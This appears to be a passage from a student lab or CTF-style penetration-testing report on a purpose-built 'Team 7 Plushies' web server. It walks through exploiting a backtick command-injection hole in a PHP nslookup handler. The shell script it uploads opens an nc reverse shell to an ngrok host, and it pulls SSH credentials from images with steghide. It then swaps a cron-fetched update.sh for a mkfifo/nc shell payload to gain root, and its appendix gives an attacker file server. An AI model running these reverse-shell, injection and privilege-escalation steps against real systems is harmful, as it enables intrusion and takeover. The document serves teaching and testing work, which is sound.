
The attacker will then be greeted with a dashboard, however he will then have to dirbuster again to find the analytics page for the next course of the exploit.



The screenshot shows a web browser window with the address bar displaying "18.218.226.203:769/admin/analytics". The page title is "Recent visits" and it shows a table of the 200 most recent entries. The table has columns for timestamp, ip, path, query method, user\_email, and user\_agent. The data shows several visits to the /admin/analytics page and the /admin/administrativeLogin page, all from the IP 115.66.43.113, using the email admin@team7.local. The user agents are Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 and Safari/537.36 Edg/141.0.0.0.

| timestamp                 | ip            | path                       | query method | user_email        | user_agent                                                                                                                    |
|---------------------------|---------------|----------------------------|--------------|-------------------|-------------------------------------------------------------------------------------------------------------------------------|
| 2025-10-18T23:08:49+00:00 | 115.66.43.113 | /admin/analytics           | GET          | admin@team7.local | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |
| 2025-10-18T23:04:25+00:00 | 115.66.43.113 | /admin                     | GET          | admin@team7.local | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |
| 2025-10-18T23:01:40+00:00 | 115.66.43.113 | /admin                     | GET          | admin@team7.local | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |
| 2025-10-18T23:01:40+00:00 | 115.66.43.113 | /admin/administrativeLogin | POST         | —                 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |
| 2025-10-18T23:01:28+00:00 | 115.66.43.113 | /admin/administrativeLogin | GET          | —                 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |
| 2025-10-18T23:01:15+00:00 | 115.66.43.113 | /login                     | GET          | —                 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |
| 2025-10-18T23:01:15+00:00 | 115.66.43.113 | /login                     | POST         | —                 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0 |

The analytics page will show the attacker that he will have to clear the logs to cover his tracks later on and scrolling further down will reveal the next vulnerability.



The DNS lookup textbox will normally be autofilled with the website's IP address to test availability within the domain. However, the following exploit exists:

```
public function nslookup(Request $request, array $params = []): string
{
    $domain = trim(string: (string) $request->input(key: 'domain', default: ''));
    $result = [
        'domain' => $domain,
        'output' => [],
        'exitCode' => null,
        'error' => null,
    ];

    if ($domain !== '') {
        $normalizedTarget = $this->normalizeLookupTarget(value: $domain);

        if ($normalizedTarget === null) {
            $result['error'] = 'Please enter a valid host name or IP address.';
        } else {
            $output = [];
            $exitCode = 0;
            exec(command: 'nslookup ' . $normalizedTarget . ' 8.8.8.8 2>&1', output: &$output, res
            $result['output'] = $output;
            $result['exitCode'] = $exitCode;
        }
    }

    return $this->view(template: 'admin/analytics', data: $this->analyticsData(extra: [
        'nslookup' => $result,
    ]));
}
```

The problem lies with “normalizeLookupTarget”, as it does not sanitise the inputs properly.



```

private function normalizeLookupTarget(string $value): ?string
{
    $value = trim(string: $value);

    if ($value === '') {
        return null;
    }
    $replaced = preg_replace(
        pattern: [
            '/;/',          // semicolons
            '/&&/',         // and operator
            '/\|\/',        // or operator
            '/\|/',         // pipe
            '/\$\(((.*?))\)/', // subshell $(...)
            '/\{.*?\}/',     // braces
            '/&/',          // background
        ],
        replacement: '', // replace with nothing
        subject: $value
    );
    $trimmed = rtrim(string: $replaced, characters: '.');
    if ($trimmed === '') {
        return null;
    }

    if (strlen(string: $trimmed) > 253) {
        return null;
    }
    $ascii = $trimmed;
    $labels = explode(separator: '.', string: strtolower(string: $ascii));
    foreach ($labels as $label) {
        if ($label === '' || strlen(string: $label) > 63) {
            return null;
        }
    }
    return implode(separator: '.', array: $labels);
}

```

The “nslookup” handler executes a shell command assembled from user input. The “normalizeLookupTarget()” function attempts to remove several dangerous tokens (e.g. ;, &&, ||, |, \$(...), {...}, &) and enforces length and label-size checks. However, building a shell command by string concatenation remains inherently dangerous; canonicalisation and token removal are brittle and error-prone and novel or obfuscated shell expressions (or operating-system/shell-specific constructs) can bypass removal filters. As a result, a crafted input may cause arbitrary shell execution on the host process, allowing an attacker to execute commands with the web server’s privileges.

The current normaliser omits backticks from its removal list because backticks are interpreted by many shells as command substitution delimiters, an attacker can supply input containing backtick-wrapped expressions to execute arbitrary commands. This gap turns the “nslookuphelper” into a command injection vector even when other tokens such as ;, && and | are blocked.

Thus the attacker can exploit this by opening a reverse shell on their system, a test proof of concept can be done by curling their own ngrok address.

## DNS lookup

Run nslookup directly from the dashboard.

Result for `curl -k https://f24edb628678.ngrok-free.app/?hello=hello`

The attacker can observe that their server gets an appropriate response.

```

C:\Users\aikka\Downloads\server>python server.py
2025-10-19 07:33:39,179 [INFO] Server starting at http://0.0.0.0:8080/ (
LOG_LEVEL=DEBUG)
2025-10-19 07:33:39,180 [INFO] Use Ctrl+C to stop.
2025-10-19 07:35:21,883 [DEBUG] Incoming GET from 127.0.0.1:53164 path=/
?hello=hello
2025-10-19 07:35:21,893 [DEBUG] Headers:
Host: f24edb628678.ngrok-free.app
User-Agent: curl/8.5.0
Accept: */*
X-Forwarded-For: 18.218.226.203
X-Forwarded-Host: f24edb628678.ngrok-free.app
X-Forwarded-Proto: https
Accept-Encoding: gzip
2025-10-19 07:35:21,894 [DEBUG] Handling GET with query={'hello': ['hell
o']}
2025-10-19 07:35:21,894 [INFO] 127.0.0.1 -- [19/Oct/2025 07:35:21] "GET
/?hello=hello HTTP/1.1" 200 -

```

```

ngrok
♦ Block threats before they reach your services with new WAF actions →
https://ngrok.com/r/waf
Session Status      online
Account             EggKai (Plan: Free)
Update              update available (version 3.30.0, Ctrl-U t
3.24.0-msix
Version
Region              Asia Pacific (ap)
Latency              8ms

Forwarding           https://f24edb628678.ngrok-free.app -> htt

Connections          ttl    opn    rt1    rt5    p50    p9
3        0    0.02   0.01   0.04   0.

13 HTTP Requests
-----
07:35:21.882 +08 GET /                200 OK
                                K
07:31:20.042 +08 GET /                200 OK

```

Since curl is accessible, the attacker can then upload a shell and then execute it.

## DNS lookup

Run nslookup directly from the dashboard.

## DNS lookup

Run nslookup directly from the dashboard.

```

server.py  shell.sh  x
uploads >  shell.sh
1  #!/usr/bin/bash/
2  nc tcp://0.tcp.ap.ngrok.io 16828 -e sh

```

```

ngrok
♦ Decouple policy and sensitive data with vaults: https://ngrok.com/r/s
ecrets
Session Status      online
Account             EggKai (Plan: Free)
Update              update available (version 3.30.0, Ctrl-U t
3.24.0-msix
Version
Region              Asia Pacific (ap)
Latency              16ms

Forwarding           tcp://0.tcp.ap.ngrok.io:16828 -> localhost

Connections          ttl    opn    rt1    rt5    p50    p9
0        0    0.00   0.00   0.00   0.

00

```

## 4.2. SMB Service

After the uploaded shell has been executed, a shell session will be formed on the attacker's Kali.

```
(kali@kali)-[~]  
$ nc -vn 18.218.226.203 59697  
(UNKNOWN) [18.218.226.203] 59697 (?) open  
$ whoami  
webdev
```

The user of the shell gained is the “webdev”, which has limited privileges and no sudo permissions. The attacker will have to navigate to the home directory of the “webdev” user for the next course of the exploit. Within the home directory, there is a NOTE.txt that will lead the attacker to explore the other network.

```
$ groups  
webdev www-data users capture  
$ cd ~  
$ ls  
NOTE.txt  
c$cat NOTE.txt  
Remember to check the 127.0.0.1 network to ensure that updates are being received regularly!  
$
```

Executing “ip a” will allow the attacker to learn of the 127.0.0.1 interface name which is lo (loopback address), which he can then use to tcpdump and capture traffic on that network.

```

$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enX0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 06:55:f8:ec:3b:99 brd ff:ff:ff:ff:ff:ff
    inet 10.2.2.98/24 metric 100 brd 10.2.2.255 scope global dynamic enX0
        valid_lft 3301sec preferred_lft 3301sec
    inet6 fe80::455:f8ff:feec:3b99/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether fe:10:53:45:88:64 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: br-ef01761a15d0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether d6:4b:8e:ef:22:16 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-ef01761a15d0
        valid_lft forever preferred_lft forever
    inet6 fe80::d44b:8eff:feef:2216/64 scope link
        valid_lft forever preferred_lft forever
5: veth3c98e5a@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-ef01761a15d0 state UP group default
    link/ether 5e:a9:4d:49:63:e7 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::5ca9:4dff:fe49:63e7/64 scope link
        valid_lft forever preferred_lft forever
6: vethc89284a@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-ef01761a15d0 state UP group default
    link/ether f6:43:57:75:52:3c brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::f443:57ff:fe75:523c/64 scope link
        valid_lft forever preferred_lft forever
$ tcpdump -i lo
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes

```

Every 5 minutes, there will be some traffic captured by tcpdump which the attacker will then need to identify and find out what is being sent.

```

12:15:01.224556 IP localhost.38496 > localhost.microsoft-ds: Flags [S], seq 2568912415, win 65495, options [mss 65495,sackOK,TS val 3066602609 ecr 0,nop,wscale 7], length 0
12:15:01.224585 IP localhost.microsoft-ds > localhost.38496: Flags [S.], seq 2122327133, ack 2568912416, win 65483, options [mss 65495,sackOK,TS val 3066602609 ecr 3066602609,nop,wscale 7], length 0
12:15:01.224595 IP localhost.38496 > localhost.microsoft-ds: Flags [.], ack 1, win 512, options [nop,nop,TS val 3066602609 ecr 3066602609], length 0
12:15:01.224734 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 1:231, ack 1, win 512, options [nop,nop,TS val 3066602609 ecr 3066602609], length 230
12:15:01.224742 IP localhost.microsoft-ds > localhost.38496: Flags [.], ack 231, win 510, options [nop,nop,TS val 3066602609 ecr 3066602609], length 0
12:15:01.226934 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 1:273, ack 231, win 512, options [nop,nop,TS val 3066602611 ecr 3066602609], length 272
12:15:01.226947 IP localhost.38496 > localhost.microsoft-ds: Flags [.], ack 273, win 510, options [nop,nop,TS val 3066602611 ecr 3066602611], length 0
12:15:01.228523 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 231:397, ack 273, win 512, options [nop,nop,TS val 3066602613 ecr 3066602611], length 166
12:15:01.229082 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 273:566, ack 397, win 512, options [nop,nop,TS val 3066602614 ecr 3066602613], length 293
12:15:01.229258 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 397:969, ack 566, win 512, options [nop,nop,TS val 3066602614 ecr 3066602614], length 572
12:15:01.231906 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 566:671, ack 969, win 508, options [nop,nop,TS val 3066602616 ecr 3066602614], length 105
12:15:01.232060 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 969:1077, ack 671, win 512, options [nop,nop,TS val 3066602617 ecr 3066602616], length 108
12:15:01.234513 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 671:755, ack 1077, win 508, options [nop,nop,TS val 3066602619 ecr 3066602617], length 84
12:15:01.234587 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 1077:1237, ack 755, win 512, options [nop,nop,TS val 3066602619 ecr 3066602619], length 160
12:15:01.234841 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 755:832, ack 1237, win 507, options [nop,nop,TS val 3066602619 ecr 3066602619], length 77
12:15:01.234899 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 1237:1309, ack 832, win 512, options [nop,nop,TS val 3066602619 ecr 3066602619], length 72
12:15:01.235076 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 832:904, ack 1309, win 507, options [nop,nop,TS val 3066602620 ecr 3066602619], length 72
12:15:01.235134 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 1309:1419, ack 904, win 512, options [nop,nop,TS val 3066602620 ecr 3066602620], length 110
12:15:01.236783 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 904:988, ack 1419, win 507, options [nop,nop,TS val 3066602621 ecr 3066602620], length 84
12:15:01.236873 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 1419:1563, ack 988, win 512, options [nop,nop,TS val 3066602621 ecr 3066602621], length 144
12:15:01.237696 IP localhost.microsoft-ds > localhost.38496: Flags [P.], seq 988:1144, ack 1563, win 506, options [nop,nop,TS val 3066602622 ecr 3066602621], length 156
12:15:01.237806 IP localhost.38496 > localhost.microsoft-ds: Flags [P.], seq 1563:1672, ack 1144, win 512, options [nop,nop,TS val 3066602622 ecr 3066602622], length 109

```

Once identified, the attacker will realise that it is SMB traffic being sent over TCP and from there can start to locate any log files related to SMB on the EC2 instance.

```
$ ls -al /var/log | grep smb
$ ls -al /var/log | grep samba
drwxr-x—  2 root      adm          4096 Oct  8 18:19 samba
$
```


Navigating to the SMB log directory, the attacker will discover a log file for the SMB client requests. By looking at the entries of the log file, the attacker will be able to derive that a file “update.sh” is being received by the EC2 instance from the SMB server every 5 minutes and the user “smbuser” is used to complete this SMB request.

```
$ cd /var/log/samba
$ ls
client_log.smbd
$ tail -n 5 client_log.smbd
Sun Oct 19 12:15:01 UTC 2025      smbuser: update.sh received successfully from //127.0.0.1/share
Sun Oct 19 12:20:01 UTC 2025      smbuser: update.sh received successfully from //127.0.0.1/share
Sun Oct 19 12:25:01 UTC 2025      smbuser: update.sh received successfully from //127.0.0.1/share
Sun Oct 19 12:30:01 UTC 2025      smbuser: update.sh received successfully from //127.0.0.1/share
Sun Oct 19 12:35:01 UTC 2025      smbuser: update.sh received successfully from //127.0.0.1/share
$
```

From the log entries, the attacker should also be able to pinpoint that there is probably a cronjob scheduled for this SMB request every 5 minutes, possibly made by the root user. Within the log file there is also an entry that specifies the port the attacker can use to access and connect to the SMB server.

```
$ cat client_log.smbd | grep connect
$ cat client_log.smbd | grep Connect
Thu Oct  2 01:23:47 UTC 2025      smbuser: Connection established with //127.0.0.1/shareon port 7777
$
```

Having identified the user (“smbuser”) and port (7777) necessary to access the SMB server, the attacker needs to find the password in order to SSH into the SMB server. The password is hidden within the images of the carousel in the Team 7 Plushies website through steganography.



In order to obtain the password, the attacker will have to navigate to the folder where the carousel assets are stored and download the images to his Kali.

```
$ cd /var/www/html/commerce
$ ls
README.md
app
composer.json
infrastructure
public
storage
$ cd public
$ ls
assets
favicon.ico
file.txt
index.php
uploads
$ cd uploads
$ ls
kakashi-hatake-plush.jpg
naruto-uzumaki-plush.jpg
photo (1).jpg
photo (2).jpg
photo (3).jpg
photo (4).jpg
photo (5).jpg
sakura-haruno-plush.jpg
sasuke-uchiha-plush.jpg
$
```

After downloading the images to Kali, the attacker can use steghide to extract the contents within the images to find the password.



```
(kali㉿kali)-[~/Pictures]
└─$ steghide extract -sf steg_1.jpg
Enter passphrase:
wrote extracted data to "steganopayload83825.txt".

(kali㉿kali)-[~/Pictures]
└─$ steghide extract -sf steg_2.jpg
Enter passphrase:
wrote extracted data to "steganopayload83902.txt".

(kali㉿kali)-[~/Pictures]
└─$ steghide extract -sf steg_3.jpg
Enter passphrase:
wrote extracted data to "steganopayload83961.txt".

(kali㉿kali)-[~/Pictures]
└─$ steghide extract -sf steg_4.jpg
Enter passphrase:
wrote extracted data to "steganopayload83973.txt".

(kali㉿kali)-[~/Pictures]
└─$ steghide extract -sf steg_5.jpg
Enter passphrase:
wrote extracted data to "steganopayload83978.txt".

(kali㉿kali)-[~/Pictures]
└─$ cat steganopayload83*
S4copcAlddh0co
```

After extracting the password, the string will have to be decrypted through a caesar decoder before it can be used to SSH into the SMB server.

| ↑↓        | ↑↓              |
|-----------|-----------------|
| ➔11 (↩15) | H4rderPassw0rd  |
| ➔10 (↩16) | I4sefsQbttx0se  |
| ➔22 (↩4)  | w4gstgEphh10gs  |
| ➔14 (↩12) | E4oaboMxppt0oa  |
| ➔24 (↩2)  | U4eqreCnffj0eq  |
| ➔15 (↩11) | D4nzanLwoos0nz  |
| ➔18 (↩8)  | A4kwxkIt11p0kw  |
| ➔7 (↩19)  | L4vhivTewwa0vh  |
| ➔23 (↩3)  | V4frsfDoggk0fr  |
| ➔25 (↩1)  | T4dpqdBmeei0dp  |
| ➔2 (↩24)  | Q4amnaYjbbf0am  |
| ➔8 (↩18)  | K4ughuSdvzv0ug  |
| ➔4 (↩22)  | O4yklYWhzzd0yk  |
| ➔9 (↩17)  | J4tfgtRcuuy0tf  |
| ➔20 (↩6)  | Y4iuviGrjjn0iu  |
| ➔21 (↩5)  | X4htuhFqiim0ht  |
| ➔17 (↩9)  | B4lxy1Jummq0lx  |
| ➔6 (↩20)  | M4wijiWUfxxb0wi |
| ➔1 (↩25)  | R4bnobZkccg0bn  |
| ➔16 (↩10) | C4myzmKvnnr0my  |
| ➔13 (↩13) | F4pbcpNyqqu0pb  |
| ➔3 (↩23)  | P4z1mzXi aae0z1 |
| ➔19 (↩7)  | Z4jvwjHskko0jv  |
| ➔12 (↩14) | G4qcdqOzrrv0qc  |
| ➔5 (↩21)  | N4xjkxVgyyc0xj  |
| # #25     |                 |

With the decoded password (H4rderPassw0rd), the attacker can then SSH into the SMB server. However, if the attacker attempts to SSH into the SMB server normally through the shell, he will be unable to do so.

```
$ ssh -p 7777 smbuser@127.0.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
```



The attacker will have to use sshpass to enter the password within the same line as the SSH command. If done correctly, executing “whoami” will indicate that the attacker has successfully SSH into the SMB server using the “smbuser” user account.

```
$ sshpass -p H4rderPassw0rd ssh -p 7777 smbuser@127.0.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
whoami
smbuser
█
```

The attacker will have to navigate to the share folder and disguise their payload as the requested file, “update.sh”.

```
ls
share
cd share
ls
update.sh
cat update.sh
#!/usr/bin/env bash
echo "Latest updates received on $(hostname) at $(date)!"
█
```

An example payload is as follows (port 59697 is identified as an open port from nmap):

```
echo 'rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -l 0.0.0.0 59697 > /tmp/f' > update.sh
cat update.sh
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -l 0.0.0.0 59697 > /tmp/f
█
```

After disguising the payload as “update.sh”, the attacker can start a nc listener on his Kali and wait for a connection back. The shell gained this time will be for the root user, indicating a successful privilege escalation.

```
(kali㉿kali)-[~/Pictures]
└─$ date
Sun 19 Oct 2025 09:55:06 PM +08

(kali㉿kali)-[~/Pictures]
└─$ nc -vn 18.218.226.203 59697
(UNKNOWN) [18.218.226.203] 59697 (?) open
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# █
```

## Appendix A: Software Source Codes

Kindly refer to the ZIP files attached (baitsite.zip and commerce.zip) with the submission for the source code of the World of Bait website and Team 7 Plushies website respectively.

Server.py code (used for HTTP server for code injection exploit):

```
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse
import os
import logging

HOST = "0.0.0.0"
PORT = 8080
UPLOAD_DIR = "uploads"

# Configure logging
LOG_LEVEL = os.environ.get("LOG_LEVEL", "DEBUG").upper()
logging.basicConfig(
    level=getattr(logging, LOG_LEVEL, logging.DEBUG),
    format="%(asctime)s [%(levelname)s] %(message)s",
)

os.makedirs(UPLOAD_DIR, exist_ok=True)

class SimpleHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self._log_request_details(method="GET")
        parsed = urllib.parse.urlparse(self.path)
        query = urllib.parse.parse_qs(parsed.query)

        if parsed.path == "/download":
            self.handle_download(query)
        else:
            self.handle_get(query)

    def handle_get(self, query):
        """Handle normal GET requests"""
        logging.debug("Handling GET with query=%s", query)
        self.send_response(200)
        self.send_header("Content-Type", "text/plain; charset=utf-8")
        self.end_headers()

        self.wfile.write(b"GET request received\n")
        self.wfile.write(f"Query: {query}\n".encode())

    def handle_download(self, query):
        """Serve a file from uploads"""
        """
        curl.exe -fSLOJ 'http://SERVER_IP/download?file=FILENAME'
        """
```

```

"""
filename = query.get("file", [None])[0]
if not filename:
    logging.warning("Download requested without 'file' parameter")
    self.send_error(400, "Missing 'file' parameter")
    return

filepath = os.path.join(UPLOAD_DIR, os.path.basename(filename))
if not os.path.exists(filepath):
    logging.warning("Download requested for missing file: %s -> %s", filename, filepath)
    self.send_error(404, f"File '{filename}' not found")
    return

logging.debug("Serving download: %s -> %s", filename, filepath)
self.send_response(200)
self.send_header("Content-Type", "application/octet-stream")
self.send_header("Content-Disposition", f'attachment; filename="{filename}"')
self.end_headers()

with open(filepath, "rb") as f:
    # Not logging file content to avoid large/binary output
    self.wfile.write(f.read())

def do_POST(self):
    """Handle file/data uploads"""
    """
    curl -X POST --data-binary @server.py "domain/?file=test.txt"
    """
    self._log_request_details(method="POST")
    length = int(self.headers.get("Content-Length", 0))
    logging.debug("Reading POST body: Content-Length=%d", length)
    post_data = self.rfile.read(length)

    # Optional filename from ?file=name.txt or default timestamp
    parsed = urllib.parse.urlparse(self.path)
    query = urllib.parse.parse_qs(parsed.query)
    filename = query.get("file", ["received_data.txt"])[0]
    filename = os.path.basename(filename)
    filepath = os.path.join(UPLOAD_DIR, filename)

    # Save file
    logging.debug("Saving %d bytes to %s", len(post_data), filepath)

```

```

with open(filepath, "wb") as f:
    f.write(post_data)

self.send_response(200)
self.send_header("Content-Type", "text/plain; charset=utf-8")
self.end_headers()
self.wfile.write(f"Saved {len(post_data)} bytes to {filepath}\n".encode())

def log_message(self, format, *args):
    # Route BaseHTTPRequestHandler logs into Python logging
    logging.info("%s - - [%s] %s",
                self.client_address[0],
                self.log_date_time_string(),
                format % args)

def _log_request_details(self, method: str):
    """Log incoming request line and headers at DEBUG level."""
    try:
        client_ip, client_port = self.client_address
    except Exception:
        client_ip, client_port = ("?", "?")
    logging.debug("Incoming %s from %s:%s path=%s", method, client_ip, client_port, self.path)
    # Headers can include sensitive info; this is for debugging only
    headers_text = str(self.headers).rstrip()
    if headers_text:
        logging.debug("Headers:\n%s", headers_text)

if __name__ == "__main__":
    logging.info(f"Server starting at http://{HOST}:{PORT}/ (LOG_LEVEL=%s)", LOG_LEVEL)
    logging.info("Use Ctrl+C to stop.")
    with HTTPServer((HOST, PORT), SimpleHandler) as server:
        try:
            server.serve_forever()
        except KeyboardInterrupt:
            logging.info("Shutting down server...")

```